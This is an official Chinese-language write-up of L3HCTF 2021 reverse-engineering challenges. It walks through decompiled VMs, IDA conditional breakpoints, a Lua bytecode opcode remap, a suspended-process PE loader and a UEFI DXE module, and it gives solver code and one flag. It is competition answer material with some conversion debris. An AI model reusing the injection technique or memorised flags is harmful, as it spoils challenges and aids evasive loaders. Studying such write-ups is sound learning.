

L3HCTF 2021 Official Write Up

RE

Double-Joy

不难发现核心函数在sub_1D90

```
v13 = (__QWORD *)(v12 + 8);  
for ( i = 0LL; i != 40; i += 4LL )  
    *(_DWORD *)(v13 + i) = *(_DWORD *)((char *)v23 + i);  
v15 = sub_1D90(v12);  
v16 = *(_QWORD *)(v12 + 8);  
for ( j = 0LL; j != 40; j += 4LL )  
    *(_DWORD *)((char *)v23 + j) = *(_DWORD *)(v16 + j);  
v10 = qword_55B0;  
v11 = (int64 *)qword_55B0;
```

进去是个巨大的分发器，推测是个虚拟机，所有功能代码都被内联进去了，动静结合分析不难找出虚拟机的组成部分和opcode含义。

虚拟机字节码初始化位置在程序一开始，初始化了2个虚拟机

```
v4 = qword_5540 + 8;  
*(_QWORD *)qword_5540 = off_5280;  
*(_QWORD *)(v3 + 575) = qword_54BF;  
qmemcpy(  
    (void *) (v4 & 0xFFFFFFFFFFFFFFFF8LL),  
    (char *)&off_5280 - (v3 - (v4 & 0xFFFFFFFFFFFFFFFF8LL)),  
    8 * ((unsigned __int64)((unsigned int)v3 - (v4 & 0xFFFFFFFF8) + 583) >> 3));  
v5 = qword_5558;  
v6 = qword_5558 + 8;  
*(_QWORD *)qword_5558 = off_5020;  
*(_QWORD *)(v5 + 580) = qword_5264;  
qmemcpy(  
    (void *) (v6 & 0xFFFFFFFFFFFFFFFF8LL),  
    (char *)&off_5020 - (v5 - (v6 & 0xFFFFFFFFFFFFFFFF8LL)),  
    8 * ((unsigned __int64)((unsigned int)v5 - (v6 & 0xFFFFFFFF8) + 588) >> 3));  
__isoc99_scanf("%39s", v23);
```

有了opcode语义之后不难分析出这两个虚拟机的功能，一个是tea，一个是xtea，不过变换了一些常数。

主要是后面维护了一个queue

```

v11 = (__int64 __)qword_5590;
if ( !v15 )
    break;
if ( qword_55B0 == qword_55C0 - 8 )
{
    if ( (((qword_55C8 - qword_55A8) >> 3) - 1) << 6)
        + ((qword_55B0 - qword_55B8) >> 3)
        + ((qword_55A0 - qword_5590) >> 3) == 0xFFFFFFFFFFFFFFFF )
        std::throw_length_error("cannot create std::deque larger than max_size()");
    if ( (unsigned __int64)(qword_5588 - ((qword_55C8 - (__int64)qword_5580) >> 3)) <= 1 )
        sub_2250(&qword_5580, 1LL, 0LL);
    v21 = qword_55C8;
    *(_QWORD *) (v21 + 8) = operator new(0x200uLL);
    *(_QWORD *) qword_55B0 = v12;
    v10 = *(_QWORD *) (qword_55C8 + 8);
    qword_55C8 += 8LL;
}

```


虚拟机内部tea和xtea每跑完一轮会把结果提取出来，然后当前虚拟机暂停，调度另一个虚拟机跑，就效果而言是tea和xtea相互交叉跑。

解密脚本也不难写，不过有些细节要注意下。


Idaaaaaa

题目给了个idb不是elf，说明用到了ida的某些东西。

使用ida7.5以下版本的ida打开可能会提示idb中的断点格式太新，需要使用高版本ida打开。例如ida7.0



打开之后一眼就能看到有一个断点的存在。



至于程序本身的逻辑不必太在意，最后的校验3个未知数5个方程应该是无解的，直接运行程序是不会输出correct的，需要使用ida调试运行。

打开断点可以看到是个python的条件断点，可以把条件抠出来。

当执行流命中断点时，首先会初始化一个巨大的全局变量。

```
global jIS40A
jIS40A = [b'V!!.\x10\x00dvo_1R\n&\x0bV3!?\x10T,G\x0e~WIfs~w\x02u\x
9y2\x13VvVL`Nko\x16uP.\x152*;dvoTr\x03\x1c\x10:\x11$6\x1e$\x01\x1c
\x02`R0"\x16\x13h<0_\x020B\x1d\x1e3\x07`'bu\x0eVvPB^dko\x16/x#
-\x1ftyk}\x0719KvBX7\x01\x08\x1fd:\x13Vv\x00_\x00*s\x08p\x17Z*\x1f
-\x1ftxk\x7f\x0c_\x13KvB\x1b$1e=E%\x13FkB@^dko\x166C\x1ex\x10\x1c=
D1\x1b\x08&\x17V&7;c\x16a\x01[ dTIbmAo\x16u\x13\x022\x03\x19$-e+S9I
bu\x03\x13bV01}.E\x16u\x13K,)0"\x0b,o\x0buY"\x05VH\x15\x1f1\x04~#]
```

之后会在另一个地方打上新的条件断点，使用push-ret的方式跳转到新的条件断点上触发

```
idaapi.add_bpt(EpUdLx)
idaapi.add_bpt(uwGgnM)
cpu.rsp -= 8
idaapi.patch_qword(cpu.rsp, EpUdLx)
cpu.rip = 4202096
```

新的条件断点会从输入的内存地址读取一个字节，根据这个字节决定下一个条件断点的内容。

条件断点的内容会从最开始初始化的全局变量jIS40A中提取，但是结果是加密的，密钥也是根据输入值决定的。

```

VLzxDy = idaapi.get_byte(5127584 + N4QKUt)
VLzxDy -= ord('a')
if VLzxDy == 0:
    bYsMTa = 287
    LjzrdT = b'lqAT7pNI3BX'
elif VLzxDy == 1:
    bYsMTa = 96
    LjzrdT = b'z3Uhis74aPq'
elif VLzxDy == 2:
    bYsMTa = 8
    LjzrdT = b'9tjseMGBHR5'
elif VLzxDy == 3:
    bYsMTa = 777
    LjzrdT = b'FhnvgMQjexH'

```

之后会控制跳转到elf文件中的函数解密内容

```

    u, no: );
sub_401DB5(&unk_4DF100, 424LL, "shakespeare", 11LL, &unk_4E1680);
return sub_401DB5(unk_4DF100, 424LL, "shakespeare", 11LL, &unk_4E1680);

4
5 for ( i = 0; a2 > i; ++i )
6     *(_BYTE *)(i + a5) = *(_BYTE *)(i + a1) ^ *(_BYTE *)(i % a4 + a3);
7 return a5;
8 }

```

解密内容作为下一个条件断点的内容。

之后就写个脚本把所有加密的断点内容解密出来，发现pattern不同的断点应该就是最终要到达的断点，然后把断点之间关系建个图就是一个最短路问题。

解出来算个md5就是flag

luuuuuua

这个题是在ByteCTF之前出的，没想到撞了，希望师傅们体验不要太差qwq

安装发现是一个简单的登录界面。JEB打开发现引入了一个叫LuaJava的包。

跟踪按钮的onClick事件可以发现调用了lua函数 `check_login`。

```

v1.openLibs();
v1.LdoFile(LoginActivity.q.getExternalFilesDir(null) + "/logo.jpg");
v1.getGlobal("check_login");
v1.pushString(arg7);
v1.pushString(arg8);
v1.pcall(2, 1, 0);

```

这里加载的是一个图片，在加载的时候做了手脚。

从LdoFile的JNI跟进去可以发现在读取文件的时候fseek到了 `0x3afa1`

```

24 sub_CAF0(a1, "@%s", filename);
25 v19 = fopen(filename, "r");
26 fseek(v19, (int)&unk_3AFA1, 0);

```

把对应位置的数据从jpg里面抠出来就是加载的lua脚本。

但是抠出来的数据很明显可以发现头部是不对的，在 `sub_10840` 中进行了一次异或。

```

1 int __cdecl sub_10840(int a1, int a2, size_t *a3)
2 {
3     int result; // eax
4     int v4; // ecx
5     size_t v5; // eax
6     size_t v6; // eax
7
8     if ( *(int *)a2 > 0 )
9     {
10         *a3 = *(_DWORD *)a2;
11         *(_DWORD *)a2 = 0;
12         return a2 + 8;
13     }
14     v4 = feof(*(FILE **)(a2 + 4));
15     result = 0;
16     if ( !v4 )
17     {
18         v5 = fread((void *)(a2 + 8), 1u, 0x400u, *(FILE **)(a2 + 4));
19         *a3 = v5;
20         if ( v5 )
21         {
22             v6 = 0;
23             do
24                 *(_BYTE *)(a2 + 8 + v6++) ^= 0x3Cu;
25             while ( v6 < *a3 );
26         }
27         return a2 + 8;
28     }
29     return result;
30 }

```

异或完成之后就能获取到lua脚本，是编译过的luac文件。尝试用unluac去反编译，结果抛出异常。如果用官方的lua去执行这个脚本的话会发现同样是无法执行的。

对照LuaJava的源码，从 `pcall` 的JNI跟下去，可以找到 `sub_2C3C0`，对应的是 `lvm.c` 中的 `luaV_execute`。经过对比发现这里的opcode的顺序被打乱了，新的顺序为：

```

C
1 OP_ADD ,
2 OP_SUB ,
3 OP_MUL ,
4 OP_MOD ,

```

```
5  OP_POW ,
6  OP_DIV ,
7  OP_IDIV ,
8  OP_BAND ,
9  OP_BOR ,
10 OP_BXOR ,
11 OP_SHL ,
12 OP_SHR ,
13 OP_UNM ,
14 OP_BNOT ,
15 OP_NOT ,
16 OP_LEN ,
17 OP_MOVE ,
18 OP_CONCAT ,
19 OP_JMP ,
20 OP_EQ ,
21 OP_LT ,
22 OP_LE ,
23 OP_TEST ,
24 OP_TESTSET ,
25 OP_CALL ,
26 OP_TAILCALL ,
27 OP_RETURN ,
28 OP_FORLOOP ,
29 OP_FORPREP ,
30 OP_TFORCALL ,
31 OP_TFORLOOP ,
32 OP_SETLIST ,
33 OP_CLOSURE ,
34 OP_VARARG ,
35 OP_EXTRAARG ,
36 OP_LOADK ,
37 OP_LOADKX ,
38 OP_LOADBOOL ,
39 OP_LOADNIL ,
40 OP_GETUPVAL ,
41 OP_GETTABUP ,
42 OP_GETTABLE ,
43 OP_SETTABUP ,
44 OP_SETUPVAL ,
45 OP_SETTABLE ,
46 OP_NEWTABLE ,
47 OP_SELF
```

下载unluac的源码，修改 `/src/unluac/decompile/OpcodeMap.java` 中opcode的映射，重新编译unluac即可反编译

```

D:\ctf\contest\l3hctf2021\lua\wp
λ java -jar unluac1.jar test-m
local base64 = {}
local extract = _G.bit32 and _G.bit32.extract
if not extract then
    if _G.bit then
        local shl, shr, band = _G.bit.lshift, _G.bit.rshift, _G.bit.band
        function extract(v, from, width)
            return band(shr(v, from), shl(1, width) - 1)
        end
    elseif _G._VERSION == "Lua 5.1" then
        function extract(v, from, width)
            local w = 0
            local flag = 2 ^ from
            for i = 0, width - 1 do
                local flag2 = flag + flag
                if flag <= v % flag2 then
                    w = w + 2 ^ i
                end
                flag = flag2
            end
            return w
        end
    else
        extract = load([[
return function( v, from, width )
    return ( v >> from ) & ((1 << width) - 1)
]]

```

Lua

```

1 local base64 = {}
2 local extract = _G.bit32 and _G.bit32.extract
3 if not extract then
4     if _G.bit then
5         local shl, shr, band = _G.bit.lshift, _G.bit.rshift, _G.bit.band
6         function extract(v, from, width)
7             return band(shr(v, from), shl(1, width) - 1)
8         end
9     elseif _G._VERSION == "Lua 5.1" then
10        function extract(v, from, width)
11            local w = 0
12            local flag = 2 ^ from
13            for i = 0, width - 1 do
14                local flag2 = flag + flag
15                if flag <= v % flag2 then
16                    w = w + 2 ^ i
17                end
18                flag = flag2
19            end
20            return w

```

```
21     end
22 else
23     extract = load([[
24 return function( v, from, width )
25     return ( v >> from ) & ((1 << width) - 1)
26     end]])()
27 end
28 end
```

```
29 function base64.makeencoder(s62, s63, spad)
```

```
30     local encoder = {}
```

```
31     for b64code, char in pairs({
```

```
32         [0] = "A",
```

```
33         "B",
```

```
34         "C",
```

```
35         "D",
```

```
36         "E",
```

```
37         "F",
```

```
38         "G",
```

```
39         "H",
```

```
40         "I",
```

```
41         "J",
```

```
42         "K",
```

```
43         "L",
```

```
44         "M",
```

```
45         "N",
```

```
46         "O",
```

```
47         "P",
```

```
48         "Q",
```

```
49         "R",
```

```
50         "S",
```

```
51         "T",
```

```
52         "U",
```

```
53         "V",
```

```
54         "W",
```

```
55         "X",
```

```
56         "Y",
```

```
57         "Z",
```

```
58         "a",
```

```
59         "b",
```

```
60         "c",
```

```
61         "d",
```

```
62         "e",
```

```
63         "f",
```

```
64         "g",
```

```
65         "h",
```

```
66         "i",
```

```
67         "j",
```

```
68         "k",
```

```
69         "l",
```



```

69     "l",
70     "m",
71     "n",
72     "o",
73     "p",
74     "q",
75     "r",
76     "s",
77     "t",
78     "u",
79     "v",
80     "w",
81     "x",
82     "y",
83     "z",
84     "0",
85     "1",
86     "2",
87     "3",
88     "4",
89     "5",
90     "6",
91     "7",
92     "8",
93     "9",
94     s62 or "+",
95     s63 or "/",
96     spad or "="
97 } do
98     encoder[b64code] = char:byte()
99 end
100 return encoder
101 end
102 function base64.makedecoder(s62, s63, spad)
103     local decoder = {}
104     for b64code, charcode in pairs(base64.makeencoder(s62, s63, spad)) do
105         decoder[charcode] = b64code
106     end
107     return decoder
108 end
109 local DEFAULT_ENCODER = base64.makeencoder()
110 local DEFAULT_DECODER = base64.makedecoder()
111 local char, concat = string.char, table.concat
112 function base64.encode(str, encoder, usecaching)
113     encoder = encoder or DEFAULT_ENCODER
114     local t, k, n = {}, 1, #str
115     local lastn = n % 3
116     local cache = {}
117     for i = 1, n - lastn, 3 do

```

```

118     local a, b, c = str:byte(i, i + 2)
119     local v = a * 65536 + b * 256 + c
120     local s
121     if usecaching then
122         s = cache[v]
123         if not s then
124             s = char(encoder[extract(v, 18, 6)], encoder[extract(v, 12, 6)],
encoder[extract(v, 6, 6)], encoder[extract(v, 0, 6)])
125             cache[v] = s
126         end
127     else
128         s = char(encoder[extract(v, 18, 6)], encoder[extract(v, 12, 6)],
encoder[extract(v, 6, 6)], encoder[extract(v, 0, 6)])
129     end
130     t[k] = s
131     k = k + 1
132 end
133 if lastn == 2 then
134     local a, b = str:byte(n - 1, n)
135     local v = a * 65536 + b * 256
136     t[k] = char(encoder[extract(v, 18, 6)], encoder[extract(v, 12, 6)],
encoder[extract(v, 6, 6)], encoder[64])
137 elseif lastn == 1 then
138     local v = str:byte(n) * 65536
139     t[k] = char(encoder[extract(v, 18, 6)], encoder[extract(v, 12, 6)],
encoder[64], encoder[64])
140 end
141 return concat(t)
142 end
143 function base64.decode(b64, decoder, usecaching)
144     decoder = decoder or DEFAULT_DECODER
145     local pattern = "[^%W%+%/%=]"
146     if decoder then
147         local s62, s63
148         for charcode, b64code in pairs(decoder) do
149             if b64code == 62 then
150                 s62 = charcode
151             elseif b64code == 63 then
152                 s63 = charcode
153             end
154         end
155         pattern = ("[^%W%+%/%=]"):format(char(s62), char(s63))
156     end
157     b64 = b64:gsub(pattern, "")
158     local cache = usecaching and {}
159     local t, k = {}, 1
160     local n = #b64
161     local padding = b64:sub(-2) == "==" and 2 or b64:sub(-1) == "=" and 1 or 0

```

```

162     for i = 1, 0 < padding and n - 4 or n, 4 do
163         local a, b, c, d = b64:byte(i, i + 3)
164         local s
165         if usecaching then
166             local v0 = a * 16777216 + b * 65536 + c * 256 + d
167             s = cache[v0]
168             if not s then
169                 local v = decoder[a] * 262144 + decoder[b] * 4096 + decoder[c] * 64 +
decoder[d]
170                 s = char(extract(v, 16, 8), extract(v, 8, 8), extract(v, 0, 8))
171                 cache[v0] = s
172             end
173         else
174             local v = decoder[a] * 262144 + decoder[b] * 4096 + decoder[c] * 64 +
decoder[d]
175             s = char(extract(v, 16, 8), extract(v, 8, 8), extract(v, 0, 8))
176         end
177         t[k] = s
178         k = k + 1
179     end
180     if padding == 1 then
181         local a, b, c = b64:byte(n - 3, n - 1)
182         local v = decoder[a] * 262144 + decoder[b] * 4096 + decoder[c] * 64
183         t[k] = char(extract(v, 16, 8), extract(v, 8, 8))
184     elseif padding == 2 then
185         local a, b = b64:byte(n - 3, n - 2)
186         local v = decoder[a] * 262144 + decoder[b] * 4096
187         t[k] = char(extract(v, 16, 8))
188     end
189     return concat(t)
190 end
191 local strf = string.format
192 local byte, char = string.byte, string.char
193 local spack, sunpack = string.pack, string.unpack
194 local app, concat = table.insert, table.concat
195 local stohex = function(s, ln, sep)
196     if #s == 0 then
197         return ""
198     end
199     if not ln then
200         return (s:gsub(".", function(c)
201             return strf("%02x", byte(c))
202         end))
203     end
204     sep = sep or ""
205     local t = {}
206     for i = 1, #s - 1 do
207         t[#t + 1] = strf("%02x%s", s:byte(i), i % ln == 0 and "\n" or sep)

```

```

208     end
209     t[#t + 1] = strf("%02x", s:byte(#s))
210     return concat(t)
211 end
212 local hextos = function(hs, unsafe)
213     local tonumber = tonumber
214     if not unsafe then
215         hs = string.gsub(hs, "%s+", "")
216         if string.find(hs, "[^0-9A-Za-z]") or #hs % 2 ~= 0 then
217             error("invalid hex string")
218         end
219     end
220     return hs:gsub("(%x%x)", function(c)
221         return char(tonumber(c, 16))
222     end)
223 end
224 local stx = stohex
225 local xts = hextos
226 local ROUNDS = 64
227 local keysetup = function(key)
228     assert(#key == 16)
229     local kt = {
230         0,
231         0,
232         0,
233         0
234     }
235     kt[1], kt[2], kt[3], kt[4] = sunpack(">I4I4I4I4", key)
236     local skt0 = {}
237     local skt1 = {}
238     local sum, delta = 0, 2654435769
239     for i = 1, ROUNDS do
240         skt0[i] = sum + kt[(sum & 3) + 1]
241         sum = sum + delta & 4294967295
242         skt1[i] = sum + kt[(sum >> 11 & 3) + 1]
243     end
244     return {skt0 = skt0, skt1 = skt1}
245 end
246 local encrypt_u64 = function(st, bu)
247     local skt0, skt1 = st.skt0, st.skt1
248     local v0, v1 = bu >> 32, bu & 4294967295
249     local sum, delta = 0, 2654435769
250     for i = 1, ROUNDS do
251         v0 = v0 + ((v1 << 4 ~ v1 >> 5) + v1 ~ skt0[i]) & 4294967295
252         v1 = v1 + ((v0 << 4 ~ v0 >> 5) + v0 ~ skt1[i]) & 4294967295
253     end
254     bu = v0 << 32 | v1
255     return bu
256 end

```

```

256 end
257 local enc = function(key, iv, itxt)
258     assert(#key == 16, "bad key length")
259     assert(#iv == 8, "bad IV length")
260     if #itxt == 0 then
261         return ""
262     end
263     local ivu = sunpack("<I8", iv)
264     local ot = {}
265     local rbn = #itxt
266     local ksu, ibu, ob
267     local st = keysetup(key)
268     for i = 1, #itxt, 8 do
269         ksu = encrypt_u64(st, ivu ~ i)
270         if rbn < 8 then
271             local buffer = string.sub(itxt, i) .. string.rep("\000", 8 - rbn)
272             ibu = sunpack("<I8", buffer)
273             ob = string.sub(spack("<I8", ibu ~ ksu), 1, rbn)
274         else
275             ibu = sunpack("<I8", itxt, i)
276             ob = spack("<I8", ibu ~ ksu)
277             rbn = rbn - 8
278         end
279         app(ot, ob)
280     end
281     return concat(ot)
282 end
283 function check_login(username, password)
284     local encoded = base64.encode(username)
285     if encoded ~= "TDNIX1NlYw==" then
286         return false
287     end
288     username = username .. "!@#$%^&*("
289     local x = base64.encode(enc(username, "1qazxsw2", password))
290     if x == "LKq2dSc30DKJo99bsFgTkQM9dor1gLl2rejdnkw2MBp0ud+38vFkCCF13qY=" then
291         return true
292     end
293     return false
294 end

```

然后根据加密算法解密即可得到

Plain Text

1 L3HCTF{20807a82-fcd7-4947-841e-db4dfe95be3e}

load

题目设计：实现了一个在x86环境下的PE loader，即主进程新启动了一个suspend进程之后将解密数据写入另外一个进程空间中进行flag校验。校验算法则是一个2*2和一个3*3的矩阵求逆。

step1: 提取主进程对本身代码段校验的4个CRC值

step2: crc每个byte xor解密新PE image

step2: 新进程读取了共享内存里面的flag数据进行矩阵求逆校验，因此先提取dst数据求逆拼出hex即可获得flag。

C

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4
5  #define N 10
6
7  int getA(char arcs[N][N], int n)
8  {
9      if (n == 1)
10     {
11         return arcs[0][0];
12     }
13     int ans = 0;
14     char temp[N][N];
15     int i, j, k;
16     for (i = 0; i < n; i++)
17     {
18         for (j = 0; j < n - 1; j++)
19         {
20             for (k = 0; k < n - 1; k++)
21             {
22                 temp[j][k] = arcs[j + 1][(k >= i) ? k + 1 : k];
23             }
24         }
25     }
26     int t = getA(temp, n - 1);
27     if (i % 2 == 0)
28     {
29         ans += arcs[0][i] * t;
30     }
31     else
```

```

32     {
33         ans -= arcs[0][i] * t;
34     }
35 }
36 return ans;
37 }
38 void getAStart(char arcs[N][N], int n, char ans[N][N])
39 {
40     if (n == 1)
41     {
42         ans[0][0] = 1;
43         return;
44     }
45     int i, j, k, t;
46     char temp[N][N];
47     for (i = 0; i < n; i++)
48     {
49         for (j = 0; j < n; j++)
50         {
51             for (k = 0; k < n - 1; k++)
52             {
53                 for (t = 0; t < n - 1; t++)
54                 {
55                     temp[k][t] = arcs[k >= i ? k + 1 : k][t >= j ? t + 1 : t];
56                 }
57             }
58         }
59         ans[i][j] = getA(temp, n - 1);
60         if ((i + j) % 2 == 1)
61         {
62             ans[i][j] = -ans[i][j];
63         }
64     }
65 }
66 }
67 }
68
69
70
71
72 int reverse(char* t, int n)
73 {
74
75     char arcs[N][N];
76     char astar[N][N];
77     int i, j;
78
79     for (i = 0; i < n; i++)

```

```

80     {
81         for (j = 0; j < n; j++)
82         {
83             arcs[i][j] = t[n * i + j];
84         }
85     }
86     int a = getA(arcs, n);
87     getAStart(arcs, n, astar);
88     for (i = 0; i < n; i++)
89     {
90         for (j = 0; j < n; j++)
91         {
92             t[i * n + j] = astar[j][i] / a;
93         }
94     }
95     return 0;
96 }
97
98 int main()
99 {
100     char m1[9] = { 1,0,-9,0,-1,-6,-1,-2,-4 };
101     char m2[4] = { 0x07,0x03,0x1e,0x0d };
102     reverse(m1, 3);
103     reverse(m2, 2);
104     for (int i = 0; i < 9; i++)
105         printf("%02X ", m1[i]);
106     for (int i = 0; i < 4; i++)
107         printf("%02X ", m2[i]);
108 }

```

BootFlag2

建议先阅读[Misc]BootFlag的WriteUp

在视频中发现了一些奇怪的东西，比如刚进bios设置菜单，操作光标移动了半天啥也没干，然后才去设置的密码。以及设置密码后听声音还在敲键盘，输入了一些东西，同时题目描述也提示Do you know the characters entered after the password is set?

UEFITool翻一翻，看一看，或者随便哪个hex编辑器看一看，注意到BIOS中多了个Dxe模块
L3HSecDxe

Structure				
Name	Action	Type	Subtype	Text
Tcg2Dxe		File	DXE driver	Tcg2Dxe
TcgPlatformSetupPo...		File	DXE driver	TcgPlatformSetupPolicy
Font		File	Freeform	
Defaults		File	Freeform	NVRAM external defaults
AMITSE		File	DXE driver	AMITSE
Logo		File	Freeform	Logo.bmp
setupdata		File	Freeform	AMITSESetupData
365C62BA-05EF-4B2E...		File	Freeform	
88D816B2-655F-4C71...		File	Freeform	
4FD1BC5E-0A53-4501...		File	Freeform	OPAPlatConfigSkt0
2CAD98FC-1897-4837...		File	Freeform	OPAPlatConfigSkt1
5038F34E-0774-47A0...		File	DXE driver	
5038E34E-0774-47A0...		File	DXE driver	
A0327FE0-1FDA-4E58...		File	DXE driver	
31626FA6-40A5-11EC...		File	DXE driver	L3HSecDxe
DXE dependency se...		Section	DXE dependency	
PE32	Hex view...	Ctrl+D	PE32 image	
UI se	Body hex view...	Ctrl+Shift+D	UI	
Version			Version	
Volume	Extract as is...	Ctrl+E		
Parser	Extract body...	Ctrl+Shift+E		
FIT	Extract body uncompressed...	Ctrl+Alt+E		
New AMI hash fi	Rebuild	Ctrl+Space		
Protected range	Insert into...	Ctrl+I		
Address: FF1100	Insert before...	Ctrl+Alt+I		
Hash: 7E8A200B7	Insert after...	Ctrl+Shift+I		
Address: 000000	Replace as is...	Ctrl+R		
Hash: FFFFFFFF	Replace body...	Ctrl+Shift+R		

S-ACM found at				
ModuleType: 000				
HeaderVersion: 8				
ModuleVendor: 8				

抠出来上ida，逆向

```

18  qword_3060 = (__int64)SystemTable;
19  v2 = SystemTable->BootServices;
20  v3 = SystemTable->RuntimeServices;
21  v4 = v16;
22  qword_3068 = (__int64)ImageHandle;
23  qword_3078 = (__int64)v2;
24  qword_3070 = (__int64)v3;
25  ((void (__fastcall *) (EFI_HANDLE, void *, __int64 *))v2->HandleProtocol)(ImageHandle, &unk_3020, &v11);
26  v5 = 3i64;
27  v14 = 0i64;
28  *(_QWORD *) (v11 + 88) = sub_663;
29  while ( v5 )
30  {
31      *(_DWORD *)v4 = 0;
32      v4 += 2;
33      --v5;
34  }
00000E40 _ModuleEntryPoint:15 (E40)

```

至此，总结一下发现的几个不熟悉的名词

- UEFI
- Dxe
- BootService
- Protocol
- SystemTable
- GUID

google一下UEFI这些概念，学习一下。同时应该会递归学习一些东西

- EDK2

看到先调用了HandleProtocol，查一下edk2里面函数定义，发现第二个Guid unk_3020是

```
100 #define gEfiLoadedImageProtocolGuid { 0x5B1B31A1, 0x9562, 0x11D2, { 0x8E, 0x3F, 0x00, 0xA0, 0xC9, 0x69, 0x72, 0x3B }}
```

好像没啥用

继续往下看从BootService指针加了个偏移，于是去edk2源码翻到这个结构体

C++

```
1  ///
2  /// EFI Boot Services Table.
3  ///
4  typedef struct {
5  ///
6  /// The table header for the EFI Boot Services Table.
7  ///
8  EFI_TABLE_HEADER          Hdr;
9
10 //
11 // Task Priority Services
12 //
13 EFI_RAISE_TPL              RaiseTPL;
14 EFI_RESTORE_TPL            RestoreTPL;
15
16 //
17 // Memory Services
18 //
19 EFI_ALLOCATE_PAGES          AllocatePages;
20 EFI_FREE_PAGES              FreePages;
21 EFI_GET_MEMORY_MAP          GetMemoryMap;
22 EFI_ALLOCATE_POOL           AllocatePool;
23 EFI_FREE_POOL               FreePool;
24
25 //
26 // Event & Timer Services
27 //
28 EFI_CREATE_EVENT            CreateEvent;
29 EFI_SET_TIMER                SetTimer;
30 EFI_WAIT_FOR_EVENT          WaitForEvent;
31 EFI_SIGNAL_EVENT            SignalEvent;
32 EFI_CLOSE_EVENT             CloseEvent;
33 EFI_CHECK_EVENT             CheckEvent;
34
35 //
36 // Protocol Handler Services
```

```

36 // Protocol Handle Services
37 //
38 EFI_INSTALL_PROTOCOL_INTERFACE    InstallProtocolInterface;
39 EFI_REINSTALL_PROTOCOL_INTERFACE  ReinstallProtocolInterface;
40 EFI_UNINSTALL_PROTOCOL_INTERFACE  UninstallProtocolInterface;
41 EFI_HANDLE_PROTOCOL               HandleProtocol;
42 VOID                               *Reserved;
43 EFI_REGISTER_PROTOCOL_NOTIFY      RegisterProtocolNotify;
44 EFI_LOCATE_HANDLE                 LocateHandle;
45 EFI_LOCATE_DEVICE_PATH            LocateDevicePath;
46 EFI_INSTALL_CONFIGURATION_TABLE    InstallConfigurationTable;
47
48 //
49 // Image Services
50 //
51 EFI_IMAGE_LOAD                    LoadImage;
52 EFI_IMAGE_START                    StartImage;
53 EFI_EXIT                          Exit;
54 EFI_IMAGE_UNLOAD                  UnloadImage;
55 EFI_EXIT_BOOT_SERVICES            ExitBootServices;
56
57 //
58 // Miscellaneous Services
59 //
60 EFI_GET_NEXT_MONOTONIC_COUNT      GetNextMonotonicCount;
61 EFI_STALL                          Stall;
62 EFI_SET_WATCHDOG_TIMER            SetWatchdogTimer;
63
64 //
65 // DriverSupport Services
66 //
67 EFI_CONNECT_CONTROLLER            ConnectController;
68 EFI_DISCONNECT_CONTROLLER         DisconnectController;
69
70 //
71 // Open and Close Protocol Services
72 //
73 EFI_OPEN_PROTOCOL                 OpenProtocol;
74 EFI_CLOSE_PROTOCOL                CloseProtocol;
75 EFI_OPEN_PROTOCOL_INFORMATION     OpenProtocolInformation;
76
77 //
78 // Library Services
79 //
80 EFI_PROTOCOLS_PER_HANDLE          ProtocolsPerHandle;
81 EFI_LOCATE_HANDLE_BUFFER           LocateHandleBuffer;
82 EFI_LOCATE_PROTOCOL                LocateProtocol;
83 EFI_INSTALL_MULTIPLE_PROTOCOL_INTERFACES  InstallMultipleProtocolInterfaces;
84 EFI_UNINSTALL_MULTIPLE_PROTOCOL_INTERFACES

```

```

UninstallMultipleProtocolInterfaces;
85
86 //
87 // 32-bit CRC Services
88 //
89 EFI_CALCULATE_CRC32          CalculateCRC32;
90
91 //
92 // Miscellaneous Services
93 //
94 EFI_COPY_MEM                  CopyMem;
95 EFI_SET_MEM                   SetMem;
96 EFI_CREATE_EVENT_EX           CreateEventEx;
97 } EFI_BOOT_SERVICES;

```

